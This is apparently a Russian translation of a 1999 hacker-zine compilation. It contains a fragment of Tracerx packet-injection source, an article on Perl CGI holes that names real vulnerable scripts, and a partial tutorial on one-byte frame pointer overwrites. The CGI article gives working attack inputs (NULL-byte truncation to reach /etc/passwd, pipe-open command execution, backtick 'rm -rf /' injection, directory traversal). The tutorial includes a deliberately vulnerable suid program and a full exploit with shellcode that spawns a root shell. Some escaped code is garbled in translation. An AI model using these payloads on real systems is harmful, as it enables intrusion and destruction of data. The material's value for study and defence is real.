/*
 * Tracerx
 * tx_packet_inject.c - высокоуровневые процедуры инъекции пакетов
 * Copyright (c) 1999 Mike D. Schiffman, Jeremy F. Rauch
 * [лицензия BSD]
 */

int
tx_packet_inject(struct tx_control **tx_c)
{
    int n;

    n = libnet_write_link_layer(
        (*tx_c)->l,                      /* указатель на интерфейс канального уровня */
        (*tx_c)->device,                 /* используемое устройство */
        (*tx_c)->tx_packet,              /* инжектируемый пакет */
        (*tx_c)->packet_size + ETH_H);  /* общий размер пакета */

    if (n != (*tx_c)->packet_size + ETH_H)
    {
        tx_error(CRITICAL, "Write error. Only wrote %d bytes\n", n);
    }
}
/* EOF */

/* P55/Tracerx/tx_main.c */
/*
 * Tracerx
 * tx_main.c - основная управляющая логика
 * Copyright (c) 1999 Mike D. Schiffman, Jeremy F. Rauch
 * [лицензия BSD]
 */

int
main(int argc, char *argv[])
{
    int c,
        have_protocol;                  /* управляет совместным использованием -I и -P */
    u_char err_buf[BUFSIZ];
    struct tx_control *tx_c;
    /*

```

```

    * Для открытия устройств канального уровня нужны права root.
    */
if (geteuid() && getuid())
{
    tx_error(FATAL, "Pony up the privledgez (UID or EIUD == 0).\n");
}

/*
 * Инициализировать управляющую структуру, используемую практически
 * каждой функцией программы.
 */
if (tx_init_control(&tx_c) == -1)
{
    tx_error(FATAL, "tx_init_control %s\n", strerror(errno));
}

/* ... обработка аргументов командной строки ... */

/*
 * Поднять сетевые компоненты.
 */
if (tx_init_network(&tx_c, err_buf) == -1)
{
    tx_error(FATAL, "Cannot initialize the network: %s\n", err_buf);
}

/*
 * Начать сканирование!
 */
tx_do_scan(&tx_c);

/*
 * Завершить сканирование!
 */
tx_shutdown(&tx_c);

return (EXIT_SUCCESS);
}
/* EOF */

```

Оставшиеся исходные файлы (tx\_packet\_verify.c, tx\_packet\_filter.c, tx\_packet\_capture.c, tx\_report.c, tx\_util.c, tx\_error.c и заголовочные файлы) содержат вспомогательные процедуры верификации, фильтрации, захвата пакетов, формирования отчётов и утилиты. В дистрибутив также включены закодированные в uuencode autoconf/build-файлы для сборки tracerx.

---

**EOF**

# Проблемы безопасности в Perl CGI

Автор: rain.forest.puppy / [ADM/Wiretrip]

---

## Введение

Полагаю, стоит начать с предисловия о том, что именно здесь рассматривается. По большей части я занимался написанием и аудитом различных CGI-скриптов и пытался разобраться, как можно использовать несколько проблем, которые казались мне уязвимостями. Ладно, хватит болтать — перейдём прямо к дырам.

---

## Суть дела

### Отравленный NULL-байт

*Примечание: название «Отравленный NULL-байт» (Poison NULL byte) было впервые использовано Олафом Кирхом (Olaf Kirch) в посте на Bugtraq. Мне оно понравилось, и оно точно отражало суть... Поэтому я его взял. Привет Олафу.*

Когда `"root" != "root"`, но одновременно `"root" == "root"` (запутались?)? Когда вы смешиваете разные языки программирования.

Однажды ночью мне стало интересно: что именно позволяет Perl и можно ли заставить что-нибудь взорваться неожиданным образом? Я начал передавать самые странные данные в различные системные вызовы и функции. Ничего особо примечательного, кроме одного весьма заметного случая...

Мне нужно было открыть конкретный файл — `rfp.db`. Я смоделировал сценарий с веб-запросом: входящее значение `rfp`, к которому дописывается `.db`, после чего файл открывается. В Perl функциональная часть скрипта выглядела примерно так:

```
# разбираем $user_input
$database="$user_input.db";
open(FILE "<$database");
```

Отлично. Передаю `user_input=rfp` — скрипт пытается открыть `rfp.db`. Всё просто (пока игнорируем очевидный трюк с `././`).

Затем стало интереснее, когда я передал `user_input=rfp%00`. Perl присвоил `$database="rfp\0.db"` и попытался открыть `$database`. Результат? Он открыл `rfp` (или открыл бы, если бы тот существовал). Куда делось `.db`? Вот в чём самое интересное.

Perl позволяет использовать символы NUL в переменных как обычные данные. В отличие от C, NUL не является разделителем строки. Поэтому `"root" != "root\0"`. Но нижележащие системные/ядерные вызовы написаны на C, который РАСПОЗНАЁТ NUL как разделитель. Итог? Perl передаёт `"rfp\0.db"`, но нижележащие библиотеки прекращают обработку, как только встречают первый (наш) NUL.

Представьте скрипт, позволяющий доверенным младшим администраторам менять пароли любых учётных записей, КРОМЕ root. Код мог бы быть таким:

```
$user=$ARGV[1] # пользователь, которому jr-админ хочет сменить пароль
if ($user ne "root"){
    # выполняем нужные действия для этого пользователя }

(**ПРИМЕЧАНИЕ: здесь это показано в КРАЙНЕ упрощённой форме,
исключительно для иллюстрации)
```

Если jr-администратор попробует root в качестве имени — ничего не произойдёт. Но если он передаст root\0, Perl успешно пройдёт проверку и выполнит блок. Далее, когда системные вызовы будут переданы наружу (если только всё не реализовано целиком на Perl, что возможно, но маловероятно), NUL фактически отбросится, и действия будут выполнены над записью root.

Это не обязательно является само по себе проблемой безопасности, но это определённо интересная особенность, за которой стоит следить. Я видел множество CGI, которые дописывают .html к данным, отправленным пользователем через форму, для формирования итоговой страницы. То есть:

```
page.cgi?page=1
```

отображает мне 1.html. Относительно безопасно — ведь добавляется .html, и, казалось бы, в худшем случае будут показаны только HTML-страницы. Однако если отправить:

```
page.cgi?page=page.cgi%00      (%00 == '\0' в URL-кодировке)
```

скрипт покажет нам копию собственного исходного кода! Даже проверка через Perl -e потерпит неудачу:

```
$file="/etc/passwd\0.txt.whatever.we.want";
die("hahaha! Caught you!") if($file eq "/etc/passwd");
if (-e $file){
    open (FILE, ">$file");}
```

Это выполнится успешно (если /etc/passwd существует) и откроет файл для записи.

Решение? Простое! Удаляйте NUL-символы. В Perl это делается элементарно:

```
$insecure_data=~s/\0//g;
```

Примечание: не экранируйте их вместе с остальными метасимволами оболочки. Удаляйте полностью.

---

## Обратный слеш и огонь

Если посмотреть на FAQ по безопасности W3C WWW, там можно найти рекомендованный список метасимволов оболочки:

```
&;`\'\"|*?~<>^()[]{}$\\n\r
```

Самое интересное, что все, судя по всему, забывают об обратном слеше (`). Возможно, всё дело в том, как нужно записывать управляющий код в Perl:

```
s/([&;`\'\\\"|*?~<>^\\(\\)\\[\\]\\{\\}\\$\\n\\r])/\\$1/g;
```

При таком количестве обратных слешей, экранирующих [](){} и т.д., легко запутаться и не убедиться, что обратный слеш тоже учтён (здесь это `). Возможно, некоторые просто страдают регулярно-выраженной дислексией и думают, что увидели один экземпляр обратного слеша — значит, всё в порядке.

Итак, почему это важно? Представьте, что в ваш CGI поступает следующая строка:

```
user data `rm -rf /`
```

Вы прогоняете её через свой Perl-код экранирования, который превращает её в:

```
user data ``rm -rf /\`
```

Теперь это безопасно для использования в операциях оболочки и т.д. А теперь допустим, вы забыли экранировать обратные слешы. Пользователь отправляет следующую строку:

```
user data ``rm -rf / \`
```

Ваш код превращает её в:

```
user data ``rm -rf / ```
```

Двойные обратные слешы превратятся в одиночные «данные»-слешы, оставив обратные кавычки без экранирования. В итоге будет выполнена команда ``rm -rf /` ````. Конечно, при таком методе всегда будут присутствовать лишние обратные слешы. Если оставить обратный слеш последним символом в строке, Perl выдаст ошибку при вызовах `system` и обратных кавычках (по крайней мере, в моих тестах так и было). Придётся быть хитрее, чтобы это обойти. ;) (Это возможно...)

Ещё один интересный побочный эффект обратного слеша возникает в следующем коде, призванном предотвратить обход каталогов через ...:

```
s/\.\.\./g;
```

Он просто удаляет двойные точки, эффективно блокируя обход каталогов в обратном направлении. Так,

```
/usr/tmp/../../../../etc/passwd
```

превратится в

```
/usr/tmp///etc/passwd
```

что не сработает. (Примечание: множественные слешы допустимы. Попробуйте `ls -l /etc////passwd`.)

А теперь — наш друг обратный слеш. Передадим строку:

```
/usr/tmp/\.\.\./etc/passwd
```

регулярное выражение не найдёт совпадения из-за обратного слеша. А теперь используем это имя файла в Perl:

```
$file="/usr/tmp/\.\.\./etc/passwd";  
$file=s/\.\.\./g;  
system("ls -l $file");
```

Примечание: нам нужно использовать двойные обратные слешы, чтобы Perl вставил только один «данные»-слеш — иначе Perl решит, что мы просто экранируем точки. На уровне данных строка по-прежнему остаётся `/usr/tmp/\.\.\./etc/passwd`.

Однако вышесказанное работает только для вызовов `system` и обратных кавычек. Функции Perl `-e` и `open` (без канала) НЕ работают. То есть:

```
$file="/usr/tmp/\.\.\./etc/passwd";  
open(FILE, "<$file") or die("No such file");
```

завершится с ошибкой «No such file». Предположительно, потому что для обработки `\.` в `.` (экранированная точка — это всё равно просто точка) необходима оболочка.

Решение? Убедитесь, что экранируете обратный слеш. Достаточно просто.

---

## Тот самый надоедливый канал

В Perl добавление символа `|` (канал) в конец имени файла в операторе `open` заставляет Perl выполнить указанный файл, а не открыть его. Так,

```
open(FILE, "/bin/ls")
```

вернёт много двоичного кода, а

```
open(FILE, "/bin/ls|")
```

фактически выполнит `/bin/ls`. Обратите внимание, что следующее регулярное выражение

```
s/(\|)/\\$1/g
```

предотвратит это (Perl выдаст ошибку «unexpected end of file», так как `sh` ожидает следующую строку после завершающего ```. Если найдёте способ это обойти — дайте знать).

Теперь усложним ситуацию с помощью других техник, которые мы только что изучили. Предположим, что `$FORM` — это необработанные данные, отправленные пользователем в CGI. Сначала:

```
open(FILE, "$FORM")
```

мы можем установить `$FORM` в `"ls|"`, чтобы получить листинг каталога. Теперь предположим, что у нас:

```
$filename="/safe/dir/to/read/$FORM"
open(FILE, $filename)
```

тогда нам нужно явно указать, где находится `ls`, поэтому устанавливаем `$FORM` в `"../../../../bin/ls|"`, что даёт листинг каталога. Поскольку это открытие через канал, наша техника с обратным слешем для обхода регулярных выражений против обхода каталогов, возможно, применима — при наличии соответствующих условий.

На данном этапе мы можем использовать параметры командной строки с командой. Например, используя приведённый выше фрагмент кода, мы можем установить `$FORM` в `"touch /myself|"`, чтобы создать файл `/myself` (извините, не удержался от такого имени файла :).

Далее ситуация немного усложняется:

```
$filename="/safe/dir/to/read/$FORM"
if(!(-e $filename)) die("I don't think so!")
open(FILE, $filename)
```

Теперь нужно обмануть `-e`. Проблема в том, что `-e` вернёт «не существует», если попытается найти `ls|`, потому что ищет имя файла с реальным символом канала в конце. Нам нужно «убрать» канал для проверки `-e`, но при этом сохранить его видимым для Perl. Что приходит на ум? На помощь приходит Отравленный NULL! Достаточно установить `$FORM` в `"ls\0|"` (или в URL-кодировке — `"ls%00|"`). Это заставляет `-e` проверять `"ls"` (обработка останавливается на нашем NUL, канал игнорируется). Однако Perl по-прежнему видит канал в конце в момент открытия нашего файла, поэтому выполнит нашу команду. Есть одна загвоздка: когда Perl выполняет нашу команду, он останавливается на нашем NUL — это значит, что мы не можем указывать параметры командной строки. Примеры прояснят ситуацию:

```
$filename="/bin/ls /etc|"
open(FILE, $filename)
```

Даст листинг каталога `/etc`.

```
$filename="/bin/ls /etc\0|"
if(!(-e $filename)) exit;
open(FILE, $filename)
```

Завершится, потому что `-e` видит, что `/bin/ls /etc` не существует.

```
$filename="/bin/ls\0 /etc|"
if(!( -e $filename)) exit;
open(FILE, $filename)
```

Сработает, но мы получим только листинг текущего каталога (обычный ls)... /etc не будет передан в ls как аргумент.

***[Отступление]** Хочу также сделать замечание для любителей кода: если вы, ленивые Perl-программисты (не ВСЕ Perl-программисты — только ленивые), потратите лишнее время на то, чтобы принять решение и указать конкретный режим файла, этот баг потеряет смысл. **[/Отступление]***

```
$bug="ls|"
open(FILE, $bug)
open(FILE, "$bug")
```

работают. А

```
open(FILE, "<$bug")
open(FILE, ">$bug")
open(FILE, ">>$bug")
# и т.д.
```

не работают. Поэтому если хотите прочитать файл — открывайте "<\$file", а не просто \$file. Один-единственный символ «меньше» может сберечь вам и вашему серверу много головной боли.

Итак, теперь, когда у нас есть несколько инструментов, — идём в бой.

---

## Реальные (небезопасные) Perl-скрипты

Первый CGI я скачал с freecode.com. Это менеджер объявлений. Из CGI-файла:

```
#      First version 1.1
#      Dan Bloomquist dan@lakeweb.net
```

Первый пример... Дэн разбирает все входящие переменные формы в %DATA. Он не удаляет .. и NUL-символы. Взглянем на фрагмент кода:

```
#Устанавливает реальные пути к HTML- и lock-файлам.
#Это делается здесь, после чтения данных POST.
#со страницы объявлений.
$pageurl= $realpath . $DATA{ 'adPath' } . ".html";
$lockfile= $realpath . $DATA{ 'adPath' } . ".lock";
```

Используя adPath=/.../.../.../.../etc/passwd%00, можно заставить \$pageurl указывать на файл /etc/passwd. То же самое с \$lockfile. Канал в конце использовать не получится, потому что Дэн добавляет .html/.lock после (технически МОЖНО, но работать не будет ;).

```
#Читаем страницу объявлений
open( FILE,$pageurl ) || die "can't open to read
    $pageurl: $!\n";
@lines= <FILE>;
close( FILE );
```

Здесь Дэн читает \$pageurl — файл, который мы указали. К счастью для Дэна, он затем немедленно открывает \$pageurl для записи. Так что любой файл, который мы указываем для чтения, должен также допускать запись. Это ограничивает потенциал эксплуатации. Но это отличный реальный пример подобной проблемы.

Что интересно, далее Дэн делает:

```
#Отправляем письмо.
```

```
#
    open( MAIL, "|$mailprog $DATA{ 'adEmail' }" )
    || die "can't open sendmail: $adEmail: $!\n";
```

Хмм... это стандартный запрет. И Дэн не фильтрует метасимволы оболочки, поэтому `adEmail` становится весьма опасным.

Оставаясь на `freecode.com`, я взял простой логгер форм:

```
# flexform.cgi
# Written by Leif M. Wright
# leif@conservatives.net
```

Лейф разбирает ввод формы в `%contents` и не экранирует метасимволы оболочки. Затем делает:

```
$output = $basedir . $contents{'file'};
open(RESULTS, ">>$output");
```

Используя стандартный обход каталогов, NUL-символ для обрезки расширения даже не нужен. Какой файл мы ни укажем — он откроется для добавления, так что снова нужно немного удачи с правами доступа. Канал тоже не сработает, потому что он явно установил режим добавления (`>>`).

Следующий — `LWGate`, веб-интерфейс для многих популярных систем управления рассылками.

```
# lwgate by David W. Baker, dwb@netspace.org #
# Version 1.16 #
```

Дейв помещает разобранные переменные формы в `%CGI`. Затем:

```
# Почтовая программа, в которую мы передаём данные через канал
$temp = $CGI{'email'};
$temp =~ s/([;<>*\|`&$!#\(\)\[\]\{\}:'\"])/\\$1/g;
$MAILER = "/usr/sbin/sendmail -t -f$temp"

open(MAIL,"| $MAILER") || &ERROR('Error Mailing Data')
```

Хмм... Дейв, похоже, забыл обратный слеш в своём регулярном выражении. Плохо.

Ладно, перейдём к одному из многих приложений для онлайн-магазина. Это тоже с `freecode.com` — `Perlshop`.

```
$PerlShop_version = 3.1;
# A product of ARPAnet Corp. -
perlshop@arpanet.com, www.arpanet.com/perlshop
```

Интересная часть:

```
open (MAIL, "|$blat_loc - -t $to -s $subject")
    || &err_trap("Can't open $blat_loc!\n")
```

`$to` — очевидно, email, заданный пользователем. `Blat` — это NT-программа для отправки почты. Напомним, что метасимволы оболочки в NT — это `<>|%` (возможно, больше).

Помните надоедливую проблему с каналом, о которой я упоминал? (Надеюсь, помните — это было буквально несколько абзацев назад!) Признаю: это крайне маловероятная ошибка, но я её нашёл. Заглянем на `Matt's Script Archive`.

```
# File Download                                Version 1.0
# Copyright 1996 Matthew M. Wright mattw@worldwidemart.com
```

Сначала он разбирает входящие данные пользователя в `$Form` (ничего не экранируя). Затем выполняет следующее:

```
$Request_File = $BASE_DIR . $Form{'s'} . '/' . $Form{'f'};

if (!(-e $filename)) {
    &error('File Does Not Exist');
}
elsif (!(-r $filename)) {
    &error('File Permissions Deny Access');
```

```

}

open(FILE, "$Request_File");
while (<FILE>) {
    print;
}

```

Это соответствует критериям «надоедливой проблемы с каналом» (tm). Есть проверка `-e`, так что параметры командной строки использовать не получится. Поскольку спереди подставляется `$BASE_DIR`, нам понадобится обход каталогов.

Уверен, что, глядя на приведённый выше код, вы (должны) видите гораздо более простую проблему. А что если `f=../../../../../../../../etc/passwd`? Если файл существует и доступен для чтения — он будет показан. И да, так оно и есть. Ещё одна деталь: все обращения к `download.cgi` логируются следующим кодом:

```

open(LOG, ">>$LOG_FILE");
print LOG "$Date|$Form{'s'}|$Form{'c'}|$Form{'f'}\n";
close(LOG);

```

Так что попадёте в прямой эфир. Но всё равно не стоит делать гадости на чужих серверах. ;)

Перелетим на [BigNoseBird.com](http://BigNoseBird.com). Скрипт, который у меня на примете:

```

bnbform.cgi
#(c)1997 BigNoseBird.Com
# Version 2.2 Dec. 26, 1998

```

Интересный фрагмент идёт после того, как скрипт открывает канал к `sendmail` как `MAIL`:

```

if ($fields{'automessage'} ne "")
{
    open (AM, "< $fields{'automessage'}");
    while (<AM>)
    {
        chop $_;
        print MAIL "$_\n";
    }
}

```

Ещё один простой случай. BNB не обрабатывает пользовательские переменные (в `$fields`), поэтому мы можем указать любой нужный файл в качестве `automessage`. Если он доступен для чтения веб-сервером, он будет отправлен по указанному адресу (по крайней мере, в теории).

---

## Эх... Вот и конец

Именно так. К этому моменту я немного устал разгребать Perl-код. Оставлю всё остальное в качестве упражнения — идите и ищите ещё сами. А если найдёте что-то интересное — пишите мне. Особенно если найдёте скрипты, где можно применить «надоедливую проблему с каналом». В общем, на этом всё, что я написал на этот раз — до следующего.

.rain.forest.puppy. [ADM/Wiretrip] [rfp@wiretrip.net](mailto:rfp@wiretrip.net)

Список приветствий: <http://www.el8.org/~rfp/greets.html>

---

EOF

# Перезапись указателя фрейма

Автор: klog

---

## Введение

Буферы можно переполнять, и перезаписывая критически важные данные в адресном пространстве целевого процесса, мы можем изменять ход его выполнения. Это давно известно. Данная статья не столько о том, как эксплуатировать переполнения буфера, и не объясняет саму уязвимость. Она лишь демонстрирует, что такую уязвимость можно эксплуатировать даже в наихудших условиях — например, когда целевой буфер может быть переполнен лишь на один байт. Существует множество других экзотических техник, цель которых — эксплуатация доверенных процессов в самых враждебных ситуациях, в том числе когда привилегии сброшены. Здесь мы рассмотрим только переполнение на один байт.

## Объект нашей атаки

Напишем псевдоуязвимую suid-программу, которую назовём "suid". Она написана таким образом, что из буфера вытекает ровно один байт.

```
ipdev:~/tests$ cat > suid.c
#include <stdio.h>

func(char *sm)
{
    char buffer[256];
    int i;
    for(i=0;i<=256;i++)
        buffer[i]=sm[i];
}

main(int argc, char *argv[])
{
    if (argc < 2) {
        printf("missing args\n");
        exit(-1);
    }

    func(argv[1]);
}
^D
ipdev:~/tests$ gcc suid.c -o suid
ipdev:~/tests$
```

Как видно, пространства для эксплуатации этой программы крайне мало. Фактически переполнение вызвано лишь одним байтом, выходящим за пределы буфера. Нам придётся использовать этот байт с умом. Прежде чем что-либо эксплуатировать, стоит взглянуть на то, что именно этот байт перезаписывает (вы, вероятно, уже знаете, но какая разница). Восстановим стек с помощью gdb в момент возникновения переполнения.

```
ipdev:~/tests$ gdb ./suid
...
(gdb) disassemble func
Dump of assembler code for function func:
0x8048134 <func>:      pushl   %ebp
0x8048135 <func+1>:    movl    %esp,%ebp
```

```

0x8048137 <func+3>:    subl    $0x104,%esp
0x804813d <func+9>:    nop
0x804813e <func+10>:   movl    $0x0,0xfffffefc(%ebp)
0x8048148 <func+20>:   cmpl    $0x100,0xfffffefc(%ebp)
0x8048152 <func+30>:   jle     0x8048158 <func+36>
0x8048154 <func+32>:   jmp     0x804817c <func+72>
0x8048156 <func+34>:   leal    (%esi),%esi
0x8048158 <func+36>:   leal    0xffffffff00(%ebp),%edx
0x804815e <func+42>:   movl    %edx,%eax
0x8048160 <func+44>:   addl    0xfffffefc(%ebp),%eax
0x8048166 <func+50>:   movl    0x8(%ebp),%edx
0x8048169 <func+53>:   addl    0xfffffefc(%ebp),%edx
0x804816f <func+59>:   movb    (%edx),%cl
0x8048171 <func+61>:   movb    %cl,(%eax)
0x8048173 <func+63>:   incl    0xfffffefc(%ebp)
0x8048179 <func+69>:   jmp     0x8048148 <func+20>
0x804817b <func+71>:   nop
0x804817c <func+72>:   movl    %ebp,%esp
0x804817e <func+74>:   popl    %ebp
0x804817f <func+75>:   ret
End of assembler dump.
(gdb)

```

Как мы все знаем, процессор сначала помещает `%eip` в стек, как того требует инструкция `CALL`. Затем наша небольшая программа помещает поверх него `%ebp`, как видно по адресу `*0x8048134`. Наконец, она активирует локальный фрейм, уменьшая `%esp` на `0x104`. Это означает, что наши локальные переменные займут `0x104` байт (`0x100` — строка, `0x004` — целое число). Заметим, что переменные физически выровнены до первых 4 байт, поэтому 255-байтный буфер занимает столько же места, что и 256-байтный. Теперь мы можем представить, как выглядел наш стек до возникновения переполнения:

```

saved_eip
saved_ebp
char buffer[255]
char buffer[254]
...
char buffer[000]
int i

```

Это означает, что переполняющий байт перезапишет сохранённый указатель фрейма, который был помещён в стек в начале `func()`. Но как этот байт может быть использован для изменения хода выполнения программы? Посмотрим, что происходит с образом `%ebp`. Мы уже знаем, что он восстанавливается в конце `func()`, как видно по адресу `*0x804817e`. Но что дальше?

```

(gdb) disassemble main
Dump of assembler code for function main:
0x8048180 <main>:      pushl    %ebp
0x8048181 <main+1>:     movl     %esp,%ebp
0x8048183 <main+3>:     cmpl     $0x1,0x8(%ebp)
0x8048187 <main+7>:     jg       0x80481a0 <main+32>
0x8048189 <main+9>:      pushl    $0x8058ad8
0x804818e <main+14>:     call     0x80481b8 <printf>
0x8048193 <main+19>:     addl     $0x4,%esp
0x8048196 <main+22>:     pushl    $0xffffffff
0x8048198 <main+24>:     call     0x804d598 <exit>
0x804819d <main+29>:     addl     $0x4,%esp
0x80481a0 <main+32>:     movl     0xc(%ebp),%eax
0x80481a3 <main+35>:     addl     $0x4,%eax
0x80481a6 <main+38>:     movl     (%eax),%edx
0x80481a8 <main+40>:     pushl    %edx
0x80481a9 <main+41>:     call     0x8048134 <func>
0x80481ae <main+46>:     addl     $0x4,%esp
0x80481b1 <main+49>:     movl     %ebp,%esp
0x80481b3 <main+51>:     popl     %ebp
0x80481b4 <main+52>:     ret
0x80481b5 <main+53>:     nop
0x80481b6 <main+54>:     nop
0x80481b7 <main+55>:     nop

```

```
End of assembler dump.
(gdb)
```

Отлично! После вызова func(), в конце main(), %ebp будет перенесён в %esp, как видно по адресу 0x80481b1. Это означает, что мы можем задать %esp произвольное значение. Но помните: это произвольное значение не является по-настоящему\* произвольным, поскольку вы можете изменить лишь последний байт %esp. Проверим нашу правоту.

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8048180 <main>:      pushl   %ebp
0x8048181 <main+1>:     movl    %esp,%ebp
0x8048183 <main+3>:     cmpl    $0x1,0x8(%ebp)
0x8048187 <main+7>:     jg      0x80481a0 <main+32>
0x8048189 <main+9>:      pushl   $0x8058ad8
0x804818e <main+14>:     call   0x80481b8 <printf>
0x8048193 <main+19>:     addl    $0x4,%esp
0x8048196 <main+22>:     pushl   $0xffffffff
0x8048198 <main+24>:     call   0x804d598 <exit>
0x804819d <main+29>:     addl    $0x4,%esp
0x80481a0 <main+32>:     movl    0xc(%ebp),%eax
0x80481a3 <main+35>:     addl    $0x4,%eax
0x80481a6 <main+38>:     movl    (%eax),%edx
0x80481a8 <main+40>:     pushl   %edx
0x80481a9 <main+41>:     call   0x8048134 <func>
0x80481ae <main+46>:     addl    $0x4,%esp
0x80481b1 <main+49>:     movl    %ebp,%esp
0x80481b3 <main+51>:     popl    %ebp
0x80481b4 <main+52>:     ret
0x80481b5 <main+53>:     nop
0x80481b6 <main+54>:     nop
0x80481b7 <main+55>:     nop
End of assembler dump.
(gdb) break *0x80481b4
Breakpoint 2 at 0x80481b4
(gdb) run `overflow 257`
Starting program: /home/klog/tests/suid `overflow 257`

Breakpoint 2, 0x80481b4 in main ()
(gdb) info register esp
esp                0xbffffd45                0xbffffd45
(gdb)
```

Похоже, мы были правы. После переполнения буфера одним символом 'A' (0x41) %ebp переносится в %esp, который увеличивается на 4, поскольку %ebp извлекается из стека непосредственно перед RET. Это даёт нам 0xbffffd41 + 0x4 = 0xbffffd45.

## Подготовка

Что нам даёт изменение указателя стека? Мы не можем напрямую изменить сохранённое значение %eip, как при обычной эксплуатации переполнения буфера, но мы можем заставить процессор думать, что оно находится в другом месте. Когда процессор возвращается из процедуры, он просто извлекает первое слово из стека, полагая, что это исходный %eip. Но если мы изменим %esp, мы можем заставить процессор извлечь любое значение из стека как будто оно и есть %eip, тем самым изменив ход выполнения. Предположим, мы собираемся переполнить буфер строкой следующего вида:

```
[nops][shellcode][&shellcode][%ebp_altering_byte]
```

Для этого нам сначала нужно определить, каким значением мы хотим изменить %ebp (и тем самым %esp). Посмотрим, как будет выглядеть стек после того, как произойдёт переполнение буфера:

```
saved_eip
saved_ebp (изменён на 1 байт)
```

```

&shellcode      \
shellcode       | char buffer
nops            /
int i

```

Здесь мы хотим, чтобы %esp указывал на &shellcode, чтобы адрес шеллкода был извлечён в %eip при возврате процессора из main(). Теперь, когда мы полностью понимаем, как хотим эксплуатировать уязвимую программу, нам нужно извлечь информацию из процесса, выполняемого в том контексте, в котором он будет во время эксплуатации. Эта информация включает адрес переполняемого буфера и адрес указателя на наш шеллкод (&shellcode). Запустим программу так, как если бы хотели переполнить её строкой длиной 257 байт. Для этого нужно написать фиктивный эксплоит, который воспроизведёт контекст, в котором мы эксплуатируем уязвимый процесс.

```

(gdb) q
ipdev:~/tests$ cat > fake_exp.c
#include <stdio.h>
#include <unistd.h>

main()
{
    int i;
    char buffer[1024];

    bzero(&buffer, 1024);
    for (i=0;i<=256;i++)
    {
        buffer[i] = 'A';
    }
    execl("./suid", "suid", buffer, NULL);
}
^D
ipdev:~/tests$ gcc fake_exp.c -o fake_exp
ipdev:~/tests$ gdb --exec=fake_exp --symbols=suid
...
(gdb) run
Starting program: /home/klog/tests/exp2

Program received signal SIGTRAP, Trace/breakpoint trap.
0x8048090 in __crt_dummy__ ()
(gdb) disassemble func
Dump of assembler code for function func:
0x8048134 <func>:      pushl   %ebp
0x8048135 <func+1>:    movl    %esp,%ebp
0x8048137 <func+3>:    subl    $0x104,%esp
0x804813d <func+9>:    nop
0x804813e <func+10>:   movl    $0x0,0xfffffec(%ebp)
0x8048148 <func+20>:   cmpl    $0x100,0xfffffec(%ebp)
0x8048152 <func+30>:   jle     0x8048158 <func+36>
0x8048154 <func+32>:   jmp     0x804817c <func+72>
0x8048156 <func+34>:   leal    (%esi),%esi
0x8048158 <func+36>:   leal    0xfffff00(%ebp),%edx
0x804815e <func+42>:   movl    %edx,%eax
0x8048160 <func+44>:   addl    0xfffffec(%ebp),%eax
0x8048166 <func+50>:   movl    0x8(%ebp),%edx
0x8048169 <func+53>:   addl    0xfffffec(%ebp),%edx
0x804816f <func+59>:   movb    (%edx),%cl
0x8048171 <func+61>:   movb    %cl,(%eax)
0x8048173 <func+63>:   incl    0xfffffec(%ebp)
0x8048179 <func+69>:   jmp     0x8048148 <func+20>
0x804817b <func+71>:   nop
0x804817c <func+72>:   movl    %ebp,%esp
0x804817e <func+74>:   popl    %ebp
0x804817f <func+75>:   ret
End of assembler dump.
(gdb) break *0x804813d
Breakpoint 1 at 0x804813d
(gdb) c
Continuing.
Breakpoint 1, 0x804813d in func ()

```

```
(gdb) info register esp
esp                0xbffffc60      0xbffffc60
(gdb)
```

Есть! Теперь у нас есть %esp сразу после активации фрейма func. Из этого значения мы можем определить, что наш буфер будет расположен по адресу 0xbffffc60 + 0x04 (размер 'int i') = 0xbffffc64, а указатель на наш шеллкод будет помещён по адресу 0xbffffc64 + 0x100 (размер 'char buffer[256]') - 0x04 (размер нашего указателя) = 0xbfffd60.

## Время атаки

Имея эти значения, мы можем написать полную версию эксплоита, включая шеллкод, указатель на шеллкод и перезаписывающий байт. Значение, которым нам нужно перезаписать последний байт сохранённого %ebp, будет 0x60 - 0x04 = 0x5c, поскольку, как вы помните, мы извлекаем %ebp непосредственно перед возвратом из main(). Эти 4 байта компенсируют удаление %ebp из стека. Что касается указателя на наш шеллкод, нам не обязательно, чтобы он указывал на точный адрес. Всё, что нам нужно, — это заставить процессор вернуться в середину пор'ов между началом переполненного буфера (0xbffffc64) и нашим шеллкодом (0xbffffc64 - sizeof(shellcode)), как при обычном переполнении буфера. Используем 0xbfffc74.

```
ipdev:~/tests$ cat > exp.c
#include <stdio.h>
#include <unistd.h>

char sc_linux[] =
    "\xeb\x24\x5e\x8d\x1e\x89\x5e\x0b\x33\xd2\x89\x56\x07"
    "\x89\x56\x0f\xb8\x1b\x56\x34\x12\x35\x10\x56\x34\x12"
    "\x8d\x4e\x0b\x8b\xd1\xcd\x80\x33\xc0\x40\xcd\x80\xe8"
    "\xd7\xff\xff\xff/bin/sh";

main()
{
    int i, j;
    char buffer[1024];

    bzero(&buffer, 1024);
    for (i=0;i<=(252-sizeof(sc_linux));i++)
    {
        buffer[i] = 0x90;
    }
    for (j=0,i=i;j<(sizeof(sc_linux)-1);i++,j++)
    {
        buffer[i] = sc_linux[j];
    }
    buffer[i++] = 0x74; /*
    buffer[i++] = 0xfc;  * Address of our buffer
    buffer[i++] = 0xff;  *
    buffer[i++] = 0xbf;  */
    buffer[i++] = 0x5c;

    execl("./suid", "suid", buffer, NULL);

}
^D
ipdev:~/tests$ gcc exp.c -o exp
ipdev:~/tests$ ./exp
bash$
```

Отлично! Теперь взглянем подробнее на то, что произошло на самом деле. Хотя мы строили наш эксплоит на теории, изложенной в этой статье, было бы неплохо посмотреть, как всё складывается вместе. Можете прекратить чтение прямо сейчас, если поняли всё объяснённое выше, и начать искать уязвимости.

```

ipdev:~/tests$ gdb --exec=exp --symbols=suid
...
(gdb) run
Starting program: /home/klog/tests/exp

Program received signal SIGTRAP, Trace/breakpoint trap.
0x8048090 in __crt_dummy__ ()
(gdb)

```

Сначала расставим несколько точек останова, чтобы наблюдать за нашей тщательной эксплуатацией suid-программы прямо на глазах. Попробуем отследить значение нашего перезаписанного указателя фрейма вплоть до начала выполнения шеллкода.

```

(gdb) disassemble func
Dump of assembler code for function func:
0x8048134 <func>:      pushl   %ebp
0x8048135 <func+1>:     movl    %esp,%ebp
0x8048137 <func+3>:     subl    $0x104,%esp
0x804813d <func+9>:     nop
0x804813e <func+10>:    movl    $0x0,0xfffffec(%ebp)
0x8048148 <func+20>:    cmpl    $0x100,0xfffffec(%ebp)
0x8048152 <func+30>:    jle     0x8048158 <func+36>
0x8048154 <func+32>:    jmp     0x804817c <func+72>
